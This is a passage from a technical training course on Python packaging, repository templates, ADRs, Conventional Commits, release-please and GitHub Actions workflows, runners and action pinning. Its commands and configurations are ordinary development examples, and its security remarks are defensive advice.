*.pt
*.pth
*.h5
*.parquet
*.feather
```

In `.gitattributes`:

```
data/sample/*.csv text eol=lf
data/sample/*.bin binary

# If using Git LFS for moderate-size artifacts (rare; prefer DVC/S3):
*.pkl filter=lfs diff=lfs merge=lfs -text
```

6. Versioning options

Three sane patterns:

Static version

```
[project]
version = "0.1.0"
```

Bump manually on releases. Boring but works.

Single source of truth

```
[tool.hatch.version]
path = "src/my_ml_service/_version.py"

# src/my_ml_service/_version.py
__version__ = "0.1.0"
```


`my_ml_service.__version__` always matches `pyproject.toml`. Useful in API responses (GET `/version`).

Git-tag-derived

```
[tool.hatch.version]
source = "vcs" # via hatch-vcs plugin
```

Version derived from latest git tag. `v1.2.3` tag → version `1.2.3`. Combined with `release-please` automation (see [module 19](#)), you never edit a version number by hand.

7. The Makefile or Taskfile

Even with `pyproject.toml`, a `Makefile` (or [Taskfile](#)) is the universal “what commands does this repo support”:

```
.PHONY: help install fmt lint test test-cov train serve clean
.DEFAULT_GOAL := help

help:                ## Show this help
    @awk 'BEGIN {FS = ":.*?## "}; /^[a-zA-Z_-]+:.*?## / {printf " \033[36m%-15s\033[0m %s\n", $$1, $$2}' $(MAKEFILE_LIST)

install:              ## Install all deps including dev
    uv sync --extra dev --extra train

fmt:                  ## Format code
    uv run ruff format src tests
    uv run ruff check --fix src tests

lint:                 ## Run linters
    uv run ruff check src tests
    uv run mypy src

test:                 ## Run unit tests
    uv run pytest tests/unit -x -v

test-cov:             ## Run tests with coverage
    uv run pytest --cov=src/my_ml_service --cov-report=term-missing

train:                ## Train baseline model
    uv run my-ml-train --config configs/baseline.yaml

serve:                ## Start the API locally
    uv run uvicorn my_ml_service.api.app:app --reload --port 8000

clean:                ## Remove caches + build artifacts
    rm -rf .pytest_cache .mypy_cache .ruff_cache dist build *.egg-info
    find . -type d -name __pycache__ -exec rm -rf {} +
```

Anyone clones, runs `make install` & `make test`, and is working. No tribal knowledge.

8. The `src/<pkg>/__init__.py`

```
"""my_ml_service – production ML service for X."""
```

```
from my_ml_service._version import __version__
```

```
__all__ = ["__version__"]
```

Re-export public API from `__init__.py` if you want users to do `from my_ml_service import TokenCache` instead of `from my_ml_service.token import TokenCache`. Use sparingly — too many re-exports = confusing star-imports.

9. Lambda / container / SageMaker packaging

For deployment targets:

- **Lambda:** package via `uv build` or `pip install --target=./build; zip + upload` (`sam build`, AWS Lambda Powertools).
- **Container (Docker):** multi-stage Dockerfile, `uv pip install --system` in builder, copy site-packages to slim runtime image.
- **SageMaker training:** `sagemaker.estimator.PyTorch(...)` with `source_dir="src/my_ml_service"` and `entry_point="training/train.py"`. SageMaker auto-installs `requirements.txt` (or you bake them into a custom image).
- **SageMaker inference:** similar — `model_data` from S3, `source_dir`, `entry_point`. Or BYO container.

Example Dockerfile (uv-based, multi-stage):

```
FROM python:3.11-slim AS builder
WORKDIR /app
COPY pyproject.toml uv.lock ./
RUN pip install uv && uv sync --frozen --no-dev

FROM python:3.11-slim
WORKDIR /app
COPY --from=builder /app/.venv /app/.venv
COPY src/ /app/src/
ENV PATH="/app/.venv/bin:$PATH"
EXPOSE 8000
CMD ["uvicorn", "my_ml_service.api.app:app", "--host", "0.0.0.0", "--port", "8000"]
```

10. Cross-references

- The repo skeleton with all standard files → [module 08](#).
- Pre-commit config for ML → [module 40](#).
- Notebook handling → [module 38](#).
- Data + model versioning → [module 39](#).

- Conventional Commits + release-please for auto-versioning → [module 19](#).
- SageMaker deploy from CI → [module 47](#).

19 — Repo templates, ADRs, docs, Conventional Commits, release-please

“The InnerSource pattern is: standardize the parts that are the same across teams; let teams customize the parts that genuinely differ. Templates + ADRs + Conventional Commits are how.”

Why this module exists

At Capital One scale (7,000 engineers), every new repo must look the same as the last one or productivity tanks. Templates enforce shape; ADRs preserve decisions; conventional commits enforce a vocabulary; release-please automates versioning. This module is the standardization toolkit.

1. Template repositories

GitHub lets you mark a repo as a **template** (Settings → General → check “Template repository”). Then “Use this template” button shows up; one click creates a new repo with the template’s contents AND no shared history.

```
gh repo create capitalone/new-ml-svc \
  --template capitalone/python-ml-template \
  --private \
  --add-readme \
  --clone
```

What goes in the template: - Standard repo files (LICENSE, CONTRIBUTING, CODE_OF_CONDUCT, SECURITY, .editorconfig — see [module 08](#)) - Issue + PR templates - .github/workflows/ skeleton (ci.yml, release.yml using reusable workflows) - .github/CODEOWNERS with default owners - pyproject.toml skeleton - .pre-commit-config.yaml - Makefile with standard targets - README.md with placeholders - docs/adr/0001-record-architecture-decisions.md (the first ADR is “we use ADRs”) - Sometimes a cookiecutter.json for interactive customization

For more dynamic templates, **cookiecutter** is the next step up — Jinja-templated repos with variable substitution:

```
cookiecutter capitalone/cookiecutter-python-ml
# Service name [my-svc]: token-service
# Author [...]:
# Use GPU runners (yes/no) [no]: yes
# AWS account ID for prod [...]: 123456789012
```

Cookiecutter generates a fully-configured repo. Combine with `gh repo create` to push the result to GitHub.

2. Architecture Decision Records (ADRs)

An ADR is a 1–2 page document recording one architectural decision: what was decided, why, when, with what trade-offs, and what alternatives were considered.

Format (Michael Nygard’s original):

ADR 0007: Use SageMaker Pipelines for training orchestration

Date: 2026-05-21

Status: Accepted

Deciders: @vraicha, @platform-team-lead

Context

We need to orchestrate a 4-step ML training pipeline (data prep → train → eval → register).

Options considered: Airflow (MWAA), Step Functions, SageMaker Pipelines, Jenkins pipeline.

Decision

Use SageMaker Pipelines because:

- Native integration with SageMaker training jobs + Model Registry
- IAM role per-step, no shared credentials
- Built-in lineage tracking (SR 11-7 audit requirement)
- Step Functions adds extra service layer with no benefit for ML-only pipelines

Consequences

- + Tight coupling to AWS / SageMaker (acceptable – we’re AWS-only)
- + Lineage and audit trails for free
- + Native model registry integration
- Local testing harder than Airflow (mitigated by Step Function emulator for integration tests)
- Smaller community than Airflow

Alternatives

- **Airflow**: more flexible, multi-cloud; but C1’s published MLOps spine uses Step Functions, not Airflow
- **Step Functions**: would need additional state machine on top of SageMaker calls
- **Jenkins**: not appropriate for long-running training jobs

Where ADRs live

docs/adr/0001-record-architecture-decisions.md (numbered sequentially). Statuses: **Proposed** → **Accepted** / **Rejected** → **Superseded** by ADR #N.

The **adr-tools** CLI helps:

```
brew install adr-tools
```

```
adr init docs/adr
```

```
adr new "Use SageMaker Pipelines for training" # creates next-numbered ADR
```

```
adr link 7 supersedes 3 # ADR 7 supersedes ADR 3
```

For Capital One InnerSource: ADRs are the documentation of choices that other teams might rediscover. “Why

didn't we use Airflow?" is a question that gets asked by every new ML team — ADR 0007 answers it once.

3. Documentation sites

For repos with non-trivial docs:

Tool	When
README only	Single-purpose libs
Wiki (in-GitHub)	Light docs; cross-team discoverability low
GitHub Pages + MkDocs Material	Default for OSS Python projects; markdown-native
GitHub Pages + Docusaurus	Default for OSS JS projects; MDX support
Sphinx + Read the Docs	Python projects needing API autodocs
Confluence	Enterprise reality at most banks
Backstage TechDocs	Backstage-using orgs (catalog + docs together)

For Capital One: probably Backstage for the catalog, Confluence for prose, MkDocs Material for in-repo technical docs.

MkDocs Material example

```
# mkdocs.yml
site_name: Token Service
theme:
  name: material
  palette:
    primary: blue
nav:
  - Home: index.md
  - Architecture:
    - Overview: arch/overview.md
    - ADRs: adr/index.md
  - API: api.md
  - Operations: ops.md
plugins:
  - search
  - mkdocstrings
  - mermaid2
```

Deploy via GitHub Actions:

```
- uses: actions/setup-python@v5
- run: pip install mkdocs-material mkdocstrings[python] mkdocs-mermaid2-plugin
- run: mkdocs gh-deploy --force
```

4. Conventional Commits

A specification for commit messages that enables **machine-readable changelog generation**.

Format:

```
<type>(<scope>): <subject>
```

```
<body>
```

```
<footer>
```

Types (the standard set):

Type	When	Triggers (release-please)
feat	New feature	MINOR version bump
fix	Bug fix	PATCH version bump
docs	Docs only	No version bump
style	Formatting, no code change	No bump
refactor	Code restructure, no behavior change	No bump
perf	Performance improvement	PATCH
test	Add/update tests	No bump
build	Build system changes	No bump
ci	CI config changes	No bump
chore	Maintenance	No bump
revert	Revert a previous commit	Depends on what was reverted

Breaking changes: append ! after type/scope OR add **BREAKING CHANGE:** in the footer. Triggers a MAJOR version bump.

Examples:

```
feat(auth): add OIDC token caching
```

Adds an in-memory LRU cache for OIDC tokens with a 5-minute TTL.

Reduces calls to STS by ~80% for repeated requests within the TTL.

Closes #142

```
fix(api): handle null user_id in /predict
```

Previously returned 500 on null user_id; now returns 400 with a clear error.

```
feat(api)!: rename /predict to /v2/predict
```

BREAKING CHANGE: The /predict endpoint is renamed to /v2/predict.

The old endpoint returns 410 Gone. Clients must update.

Enforce via: - **commitlint** (@commitlint/cli) as a commit-msg hook - **GitHub Action** to lint PR title/commits on push

```
- uses: amannn/action-semantic-pull-request@v5
  env:
```



```

    GITHUB_TOKEN: ${ secrets.GITHUB_TOKEN }
  with:
    types: |
      feat
      fix
      docs
      ...

```

5. release-please — the automation

Google’s [release-please](#) parses Conventional Commits and creates a “Release PR” with: - Updated version in `pyproject.toml` (or `package.json`, etc.) - Updated `CHANGELOG.md` (autogenerated from commits) - A pending tag in the PR description

When you merge the Release PR, `release-please`: - Tags the release on main - Creates a GitHub Release with the changelog - Optionally publishes to npm / PyPI / etc.

Setup as a GitHub Action:

```

# .github/workflows/release-please.yml
name: release-please
on:
  push:
    branches: [main]

permissions:
  contents: write
  pull-requests: write

jobs:
  release-please:
    runs-on: ubuntu-latest
    steps:
      - uses: googleapis/release-please-action@v4
        with:
          release-type: python
          package-name: my-ml-service

```

What you get: - Every merge to main → `release-please` updates a draft Release PR. - Multiple merges accumulate in one Release PR. - When ready to release, merge the Release PR → tag + GitHub Release auto-created. - No more manual version bumps. No more “what’s in this release?” debate — the changelog IS the answer.

Per-repo or per-package config in `.release-please-config.json`:

```

{
  "release-type": "python",
  "packages": {
    ".": {
      "package-name": "my-ml-service",
      "include-component-in-tag": false
    }
  }
}

```

```

    }
  },
  "changelog-sections": [
    { "type": "feat",      "section": "Features" },
    { "type": "fix",      "section": "Bug Fixes" },
    { "type": "perf",     "section": "Performance" },
    { "type": "deps",     "section": "Dependencies" },
    { "type": "revert",   "section": "Reverts" },
    { "type": "docs",     "section": "Documentation", "hidden": true },
    { "type": "style",    "hidden": true },
    { "type": "chore",    "hidden": true },
    { "type": "refactor", "hidden": true },
    { "type": "test",     "hidden": true },
    { "type": "build",    "hidden": true },
    { "type": "ci",       "hidden": true }
  ]
}

```

Alternatives: **semantic-release** (npm-focused, more configurable, more opinionated about npm publish flow), **Changesets** (per-package versioning in monorepos), **commitizen** (similar; Python-friendly).

6. Putting it together — the InnerSource template

A Capital One-grade template repo includes:

- Conventional Commits enforced (commitlint hook + GH Action)
- release-please workflow committed
- Standard `.github/workflows/` (reusable from `capitalone/workflows-org` repo — see [module 26](#))
- CODEOWNERS with team placeholders
- `docs/adr/0001-record-architecture-decisions.md` (so ADRs start day one)
- Pre-commit config with bank-standard tools (gitleaks, ruff, mypy, nbstripout)
- Dependabot config (auto-grouped)
- SECURITY.md pointing to internal vulnerability disclosure email
- `pyproject.toml` with bank-standard tool configs (ruff, mypy, pytest)
- Bare-bones FastAPI service skeleton OR ML training skeleton (template variant per use case)
- Makefile with standard targets

Every new repo created from the template inherits the lot. Drift mitigated because reusable workflows are referenced by tag (e.g., `@v3`), not copied — when the platform team updates the central workflow, every consumer picks it up on next run.

7. Cross-references

- The repo file skeleton in detail → [module 08](#).
- Reusable workflows (the heart of the templating story) → [module 26](#).
- Pre-commit config + hooks → [module 40](#).
- Tag-based versioning + hatch-vcs → [module 18](#).

- ADR practice at Capital One scale (InnerSource governance) → [module 56](#).

20 — GitHub Actions: workflow YAML, events, triggers

“A workflow is a YAML file that says: when X event happens, run these jobs on these runners. Internalize that sentence and the rest is detail.”

Why this module exists

GitHub Actions is the CI/CD system you’ll use most days as a Sr Lead at a modern shop. The grammar is YAML; the semantics are events → workflows → jobs → steps → actions. This module covers the events + triggers layer — what causes a workflow to run, and the patterns for each.

1. The anatomy of a workflow file

```
# .github/workflows/ci.yml
name: CI                                # human-readable workflow name (shown in UI)

on:                                     # the trigger(s)
  push:
    branches: [main]
  pull_request:
    branches: [main]

permissions:                            # token scopes (default read-only in 2026)
  contents: read
  pull-requests: write

concurrency:                            # concurrency group (cancel duplicates)
  group: ci-${{ github.ref }}
  cancel-in-progress: true

env:                                     # workflow-level env vars
  PYTHON_VERSION: "3.11"

jobs:
  test:                                 # job ID
```

```

name: Run tests                                # display name
runs-on: ubuntu-latest                         # which runner
timeout-minutes: 15
steps:
  - uses: actions/checkout@v6
  - uses: actions/setup-python@v5
    with:
      python-version: ${ env.PYTHON_VERSION }
  - run: pip install -e ".[dev]"
  - run: pytest

```

Files live under `.github/workflows/`. One workflow per file. File name (without `.yaml`) is what's referenced when triggering manually.

2. Events — the catalog

Event	When	Use for
push	Commit pushed to a branch (or tag)	CI on main, release on tag
pull_request	PR opened, updated, or labeled (etc.)	CI on every PR
pull_request_target	Like PR but runs in target repo's context (sees secrets!)	Use with caution; for trusted-PR jobs
schedule	Cron schedule	Nightly builds, periodic reports
workflow_dispatch	Manual via UI or <code>gh workflow run</code>	On-demand operations
repository_dispatch	External webhook via API	Cross-repo triggers, external systems
workflow_call	Called by another workflow	Reusable workflows (see module 26)
release	GitHub Release created/published	Trigger downstream actions on release
issues	Issue opened/edited/closed/labeled	Issue triage automation
issue_comment	Comment on issue or PR	ChatOps
pull_request_review	Review submitted	Auto-merge on approval
deployment / deployment_status	Deployment created or completed	Notify external systems
discussion	Discussion created (if enabled)	Forum automation
merge_group	Merge queue evaluating a tentative commit	Run CI on queued group
registry_package	Package published to GitHub Packages	Trigger downstream consumers
check_run / check_suite	Status check started/completed	Workflow chaining

The full list is at docs.github.com/actions/reference/events-that-trigger-workflows.

3. Filtering — branches, tags, paths

```
on:
  push:
    branches:
      - main
      - 'release/**'          # glob
    branches-ignore:
      - 'gh-pages'
    tags:
      - 'v*.*.*'             # any v-prefixed semver tag
    paths:
      - 'src/**'
      - 'pyproject.toml'
    paths-ignore:
      - 'docs/**'
      - '*.md'
  pull_request:
    branches: [main]
    types: [opened, synchronize, reopened, ready_for_review] # default trims unwanted PR events
```

Filter combinations: - **Both branches and tags** in same push block → AND, not OR. Use separate blocks if you mean OR. - **paths filters** only matter for push and pull_request — they prevent the workflow from running unless changed files match.

paths-ignore is the under-used one. Skip CI when only docs change:

```
on:
  pull_request:
    paths-ignore: ['docs/**', '**/*.md']
```

Or invert — only run on relevant changes:

```
on:
  pull_request:
    paths: ['src/**', 'tests/**', 'pyproject.toml', 'uv.lock', '.github/workflows/ci.yml']
```

4. Pull request triggers — the safety boundary

The pull_request event runs in the **fork's context** for PRs from forks. Important consequences:

- **No secrets are available** to PRs from forks (prevents secret exfiltration from malicious PRs).
- **GITHUB_TOKEN has read-only permissions** for PRs from forks (per 2026 default).
- The workflow runs from the PR's branch (not the base branch).

The pull_request_target event runs from the **base branch** — gets secrets and write tokens. **Dangerous** if you checkout the PR's code and run it (which is the common mistake → arbitrary code execution with secrets in scope). Only use pull_request_target for:

- Auto-labeling PRs based on path
- Adding comments / assigning reviewers
- Things that don't execute PR-author-controlled code

Never actions/checkout@v6 with: `ref: ${github.event.pull_request.head.sha}` inside a `pull_request_target` workflow that has secret access. That’s the canonical CVE pattern.

For safer “needs secrets + needs PR code” jobs: use a **manual approval gate** via environments (see [module 30](#)) so a maintainer approves before running.

5. Schedule — cron syntax

on:

```
schedule:
  - cron: '0 4 * * 1-5' # 4am UTC, weekdays
  - cron: '*/30 * * * *' # every 30 minutes (note: GitHub clamps to 5-min minimum)
```

Cron syntax: standard 5-field (minute hour day-of-month month day-of-week). All times in UTC. **GitHub does NOT guarantee exact timing** — heavily loaded periods can delay scheduled runs by minutes. Schedule for off-peak if you need closer-to-on-time.

Scheduled workflows run only on the **default branch** (not on feature branches). They use `github.workflow_sha` of the default branch’s HEAD.

6. workflow_dispatch — manual triggers

on:

```
workflow_dispatch:
  inputs:
    environment:
      description: "Target environment"
      required: true
      type: choice
      options: [dev, staging, prod]
    version:
      description: "Version to deploy"
      required: true
      type: string
    dry_run:
      description: "Dry-run mode"
      type: boolean
      default: true
```

Triggered via: - GitHub UI: Actions tab → workflow → “Run workflow” button - CLI: `gh workflow run deploy.yml -f environment=staging -f version=1.2.3 -f dry_run=false`

Inputs are available as `${inputs.environment}` in the workflow.

This is THE pattern for “I need to deploy now” without a code change.

7. repository_dispatch — external trigger

on:

```
repository_dispatch:
  types: [retrain-model, run-validation]
```

Triggered via API:

```
gh api repos/org/repo/dispatches -f event_type=retrain-model \
  -f client_payload='{ "model": "fraud-detector", "version": "1.4.0" }'
```

Use cases: - Cross-repo CI chains - External system triggers (Snowflake task, Step Functions completion) - Slack /command → Lambda → repository_dispatch → workflow

In the workflow:

```
- run: echo "Retraining ${github.event.client_payload.model}"
```

8. workflow_call — reusable workflows (sneak peek)

```
# .github/workflows/python-ci-reusable.yml
```

on:

```
workflow_call:
  inputs:
    python-version:
      type: string
      default: "3.11"
  secrets:
    PYPI_TOKEN:
      required: false
```

Then call it from another workflow:

```
# .github/workflows/ci.yml
```

jobs:

```
python-ci:
  uses: capitalone/workflows-org/.github/workflows/python-ci-reusable.yml@v3
  with:
    python-version: "3.11"
  secrets:
    PYPI_TOKEN: ${secrets.PYPI_TOKEN}
```

Full pattern in [module 26](#).

9. Multiple events in one workflow

on:

```
push:
  branches: [main]
pull_request:
```

```

    branches: [main]
  schedule:
    - cron: '0 6 * * *'
  workflow_dispatch:

```

When triggered, `github.event_name` tells you which event:

```

- if: github.event_name == 'pull_request'
  run: echo "Running on PR"
- if: github.event_name == 'schedule'
  run: echo "Nightly build"
- if: github.event_name == 'workflow_dispatch'
  run: echo "Manual: env=${{ inputs.environment }}"

```

10. The `github` context — what's available

A workflow always has `github.*` context with metadata about the trigger:

```

- run: |
    echo "Event: ${github.event_name}"
    echo "SHA: ${github.sha}"
    echo "Ref: ${github.ref}"           # refs/heads/main or refs/pull/123/merge
    echo "Ref name: ${github.ref_name}" # main or 123/merge
    echo "Actor: ${github.actor}"       # the user who triggered the event
    echo "Repo: ${github.repository}"   # org/name
    echo "Workflow: ${github.workflow}"
    echo "Run ID: ${github.run_id}"
    echo "Run number: ${github.run_number}"
    echo "Run attempt: ${github.run_attempt}"

```

For `pull_request` events specifically: - `github.event.pull_request.number` - `github.event.pull_request.head.sha`
 ← the PR's branch tip - `github.event.pull_request.base.sha` ← what it's based on - `github.event.pull_request.head.ref`
 - `github.event.pull_request.user.login` - `github.event.pull_request.draft`

Full schema: docs.github.com/webhooks-and-events/webhooks/webhook-events-and-payloads.

11. Skipping CI

In a commit message OR PR title, include `[skip ci]` (or `[ci skip]`, `[skip actions]`, etc.) and the workflow skips. Useful for doc-only changes, dependency bumps you've already validated, etc.

```
git commit -m "docs: fix typo [skip ci]"
```

Skip rule applies to push events. For PR events, the workflow runs anyway (because the PR title/commits may be different from the head commit message).

12. Cross-references

- Runners (where the jobs run) → [module 21](#).
- Expressions + contexts in depth → [module 22](#).
- The `merge_group` event for merge queues → [module 10](#).
- Reusable workflows via `workflow_call` → [module 26](#).
- Manual approvals + environments → [module 30](#).

21 — GitHub Actions: jobs, steps, runners (hosted vs self-hosted)

“Jobs run on runners. Steps run sequentially within a job. Runners are where the constraints — and the security boundary — live.”

Why this module exists

The “where does this actually execute?” question matters for cost, performance, security, and access to private resources (VPCs, GPUs, large data). This module covers the runner taxonomy + the job/step model.

1. Jobs and steps

```
jobs:
  test:                                # job ID
    name: "Test on Python 3.11"        # display name
    runs-on: ubuntu-latest
    timeout-minutes: 15
    steps:
      - name: Checkout
        uses: actions/checkout@v6      # `uses:` step — calls an action
      - name: Setup Python
        uses: actions/setup-python@v5
        with:
          python-version: "3.11"
      - name: Install
        run: pip install -e ".[dev]"    # `run:` step — runs a shell command
      - name: Test
        run: pytest -v
    env:
      DATABASE_URL: ${ secrets.DATABASE_URL }

  lint:                                # second job — runs in parallel with `test` by default
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v6
```

- uses: actions/setup-python@v5
- run: pip install ruff
- run: ruff check src tests

Rules: - Jobs in the same workflow run **in parallel** by default. Use **needs:** to serialize (see [module 24](#)). - Steps in a job run **sequentially**. If one fails, subsequent steps are skipped unless **continue-on-error: true** or **if: always()**. - Each job runs on its own **fresh runner instance** — no shared state between jobs. To pass data, use **artifacts** (see [module 25](#)) or **outputs** (see [module 24](#)). - A job has its own filesystem, network, processes. Job-level **env:**, **defaults:**, **permissions:** apply to all its steps.

2. Runners — the taxonomy

Type	Where	Pros	Cons
GitHub-hosted (standard)	GitHub's infrastructure	Zero ops, regular updates, included minutes	Public IPs only, no VPC access, generic hardware
GitHub-hosted (larger)	GitHub, beefier	More CPU/RAM (up to 64 vCPU + 256GB), more \$	Same network constraints
GitHub-hosted ARM64	GitHub	ARM64 native (no QEMU)	Lower availability in some regions
GitHub-hosted GPU	GitHub, NVIDIA T4	Native GPU access, no driver setup	very expensive, limited availability
GitHub-hosted macOS	GitHub, mac mini infra	macOS for iOS/Mac builds	Expensive — 10× minute multiplier
GitHub-hosted Windows	GitHub	Windows builds	2× minute multiplier
Self-hosted (VM)	Your infra	VPC access, custom HW, private network	You own ops
Self-hosted ARC (K8s)	Your K8s cluster	Ephemeral, autoscaling, isolated per job	K8s expertise required
Self-hosted GPU	Your infra (or ARC)	A100/H100, multi-GPU, custom CUDA	very expensive, ops burden

For Capital One: standard GitHub-hosted for most CI; **ARC on EKS** for jobs needing VPC access, custom hardware, or GPU. ARC is covered in [module 28](#).

3. GitHub-hosted runner specs

OS image	vCPU	RAM	Storage	Minute multiplier
ubuntu-22.04, ubuntu-24.04, ubuntu-latest (=24.04)	4	16 GB	14 GB SSD	1×

OS image	vCPU	RAM	Storage	Minute multiplier
windows-2022, windows-2025	4	16 GB	14 GB SSD	2×
macos-13, macos-14, macos-15	3	7 GB	14 GB SSD	10×
macos-14-xlarge (Apple Silicon)	6	14 GB	14 GB SSD	10×
Larger Linux (4/8/16/32/64 vCPU)	configurable	up to 256 GB	up to 2 TB SSD	scales with size
Linux ARM64	4/8/16/32	configurable	configurable	depends on plan
GPU (NVIDIA T4)	4 vCPU + 16 GB + T4	—	—	1.5× (or per-minute pricing)

Standard `ubuntu-latest` runner has roughly: - Preinstalled: `git`, `gh`, `docker`, `kubectl`, `helm`, `python` (3.9–3.13), `node` (current LTS + others), `Java JDKs`, `Go`, `Ruby`, `Rust`, `.NET SDK`, `Azure CLI`, `gcloud CLI`, `AWS CLI`, `Terraform`, `Pulumi`, etc. - Available CPU architectures: `x86_64` (standard) or `aarch64` (separate runner) - IPv4 + IPv6 networking, no static IP (egress IPs change daily — published list at [actions/runner-images](#))

Full image manifest: each `ubuntu-latest` run prints “Runner Image” at the top → links to GitHub’s [actions/runner-images](#) repo where every release’s tool versions are listed.

4. Runner selection patterns

Single runner

```
runs-on: ubuntu-latest
```

OS choice

```
runs-on: ubuntu-22.04
```

```
runs-on: macos-14
```

```
runs-on: windows-2025
```

Pinning to specific architecture

```
runs-on: ubuntu-24.04-arm
```

Larger GitHub-hosted runner (configured at org level)

```
runs-on: org-large-runner-16cpu
```

Self-hosted runner with labels

```
runs-on: [self-hosted, linux, x64, gpu]
```

```
runs-on: self-hosted
```

Multiple OS – needs the ``strategy.matrix`` (see module 25)

```
strategy:
```

```
  matrix:
```

```
    os: [ubuntu-latest, macos-latest, windows-latest]
```

```
runs-on: ${{ matrix.os }}
```

```
# Group of runners (ARC scale set or org-level group)
```

```
runs-on:
```

```
  group: gpu-runners
```

```
  labels: [self-hosted, linux, gpu, a100]
```

Self-hosted runners are matched by labels. A workflow's `runs-on: [self-hosted, linux, x64, gpu]` matches the first runner offering ALL those labels. ARC scale sets register with a runner-set name plus standard labels — see [module 28](#).

5. Step types — `uses:` vs `run:`

```
steps:
```

```
  # `uses:` — calls a reusable action
```

```
  - uses: actions/checkout@v6
```

```
  - uses: actions/setup-python@v5
```

```
    with:
```

```
      python-version: "3.11"
```

```
      cache: pip
```

```
  - uses: org/internal-action@v1.2
```

```
# `run:` — shell command
```

```
- name: Install deps
```

```
  run: pip install -e ".[dev]"
```

```
# Multi-line `run:`
```

```
- name: Build + test
```

```
  run: |
```

```
    pip install -e ".[dev]"
```

```
    pytest tests/ -v
```

```
    ruff check src
```

```
# `run:` with shell selection
```

```
- run: Write-Output "Hello PowerShell"
```

```
  shell: pwsh
```

```
- run: Write-Output "Hello PSh on Linux"
```

```
  shell: pwsh          # PowerShell Core, also available on Linux
```

```
- run: echo "Hello bash"
```

```
  shell: bash          # default on Linux/macOS
```

```
# `run:` with working directory
```

```
- run: pytest
```

```
  working-directory: ./services/api
```

Default shell on Linux/macOS is `bash --noprofile --norc -eo pipefail {0}`. The `-e` flag is critical — exit on first error. Without it, a `cmd1 && cmd2` style script may proceed past failures. Don't override the default unless you know why.

6. Conditional execution

steps:

```
- run: pytest tests/unit
- run: pytest tests/integration
  if: github.event_name == 'push' && github.ref == 'refs/heads/main'

- name: Notify Slack on failure
  if: failure()                # only if previous step(s) failed
  run: curl -X POST $SLACK_WEBHOOK -d '{"text":"CI failed"}'

- name: Always run cleanup
  if: always()
  run: rm -rf /tmp/build

- name: Run if NOT cancelled
  if: ${!cancelled()}
  run: echo "Cleanup"
```

Status functions: - `success()` — true if all prior steps succeeded (default condition for non-if steps) - `failure()` — true if any prior step failed - `always()` — true regardless - `cancelled()` — true if workflow was cancelled

`if:` can use full expressions — see [module 22](#) for the syntax.

7. defaults: and env:

defaults:

```
run:
  shell: bash
  working-directory: ./services/api
```

env:

```
PYTHON_VERSION: "3.11"
DEBUG: "false"
```

jobs:

```
test:
  env:                                # job-level env (overrides workflow)
    DEBUG: "true"
  steps:
    - run: echo "Python: $PYTHON_VERSION, Debug: $DEBUG"
      env:                                # step-level env (overrides job + workflow)
        EXTRA: "something"
```

Scope: step env: > job env: > workflow env:.

8. timeout-minutes

```
jobs:
  test:
    timeout-minutes: 30          # job-level (cancels job after 30 min)
    steps:
      - run: long-running-thing
        timeout-minutes: 5      # step-level (cancels just this step after 5 min)
```

Defaults: - Workflow: 6 hours - Job: 6 hours (max on GitHub-hosted; max 35 days on self-hosted) - Step: no default

Set explicit `timeout-minutes` on every job. A hung process at 5 hours and 59 minutes still bills you for 6 hours. Cap to your worst-case-reasonable time.

9. continue-on-error

```
- name: Run flaky integration tests
  run: pytest tests/integration
  continue-on-error: true          # don't fail the job if this step fails

- name: Always-required step
  run: pytest tests/unit
  # No continue-on-error → if this fails, job fails
```

Use sparingly. Tests that are “OK if they fail sometimes” are tests that don’t really mean anything. Better: fix flakiness; quarantine truly flaky tests in a separate workflow that doesn’t gate merges.

10. services: — sidecar containers

Spin up containers alongside your job (e.g., a Postgres instance for integration tests):

```
jobs:
  integration-test:
    runs-on: ubuntu-latest
    services:
      postgres:
        image: postgres:16
        env:
          POSTGRES_PASSWORD: postgres
          POSTGRES_DB: testdb
        ports:
          - 5432:5432
        options: >-
          --health-cmd pg_isready
          --health-interval 10s
          --health-timeout 5s
          --health-retries 5
```

```

redis:
  image: redis:7
  ports:
    - 6379:6379
steps:
  - uses: actions/checkout@v6
  - run: pytest tests/integration
  env:
    DATABASE_URL: "postgresql://postgres:postgres@localhost:5432/testdb"
    REDIS_URL: "redis://localhost:6379"

```

Better than wrestling with `docker run` inline. The runner manages container lifecycle and health.

Works only on Linux runners (services use Docker; not supported on macOS/Windows GitHub-hosted).

11. The container: job-level

Run the entire job inside a container:

```

jobs:
  build:
    runs-on: ubuntu-latest
    container:
      image: python:3.11-slim
      credentials:
        username: ${GITHUB_ACTOR}
        password: ${GITHUB_TOKEN}
      env:
        FOO: bar
      volumes:
        - my-vol:/data
    steps:
      - run: python --version

```

The whole job runs inside the specified image. Useful for non-standard toolchains or pinning the exact build environment. **But:** slower (image pull), some actions don't work well inside containers, debugging is harder. Use only when you need it.

12. Cross-references

- Self-hosted runners + ARC + GPU → [module 28](#).
- Matrix builds (one job, many runner specs) → [module 25](#).
- Job dependencies via `needs:` → [module 24](#).
- Environments + manual approval gates → [module 30](#).

22 — Marketplace actions, expressions, contexts, conditionals

“\${{ ... }} is the templating language inside YAML. Pin every marketplace action by SHA. These two habits separate the safe Sr Lead from the one who’ll cause an incident.”

Why this module exists

Every `uses: org/action@ref` is a supply-chain dependency. Most engineers pick `@v3` or `@main` for convenience. At a bank, that’s a vulnerability. This module covers (a) how to use marketplace actions safely, (b) the `${{ ... }}` expression language, and (c) the context catalog (`github`, `env`, `secrets`, `inputs`, `needs`, `steps`).

1. The marketplace

github.com/marketplace?type=actions has tens of thousands of actions. Most useful categories:

- **Official actions** (`actions/*`): `checkout`, `setup-python`, `setup-node`, `cache`, `upload-artifact`, `download-artifact`, etc. Trust high.
 - **GitHub-published**: `github/codeql-action`, `github/super-linter`, `github/issue-labeler`. Trust high.
 - **Big-vendor**: `aws-actions/*` (AWS), `azure/*`, `google-github-actions/*` (Google), `docker/*`. Trust high.
 - **Community popular**: `peaceiris/actions-gh-pages`, `softprops/action-gh-release`, `crazy-max/ghaction-import-gpg`. Trust medium; pin by SHA.
 - **Random**: everything else. Trust low; read the source and pin by SHA.
-

2. Versioning — pin by SHA in production

Every action is a Git ref. You can reference:

<code>uses: actions/checkout@v6</code>	<code># major tag (moves on minor/patch releases)</code>
<code>uses: actions/checkout@v6.1.0</code>	<code># exact version tag</code>
<code>uses: actions/checkout@8459bc0c7e3759cdf591f513d9f141a95fef0a8f</code>	<code># SHA (immutable)</code>
<code>uses: actions/checkout@main</code>	<code># branch (RUN-TIME mutable – never use)</code>

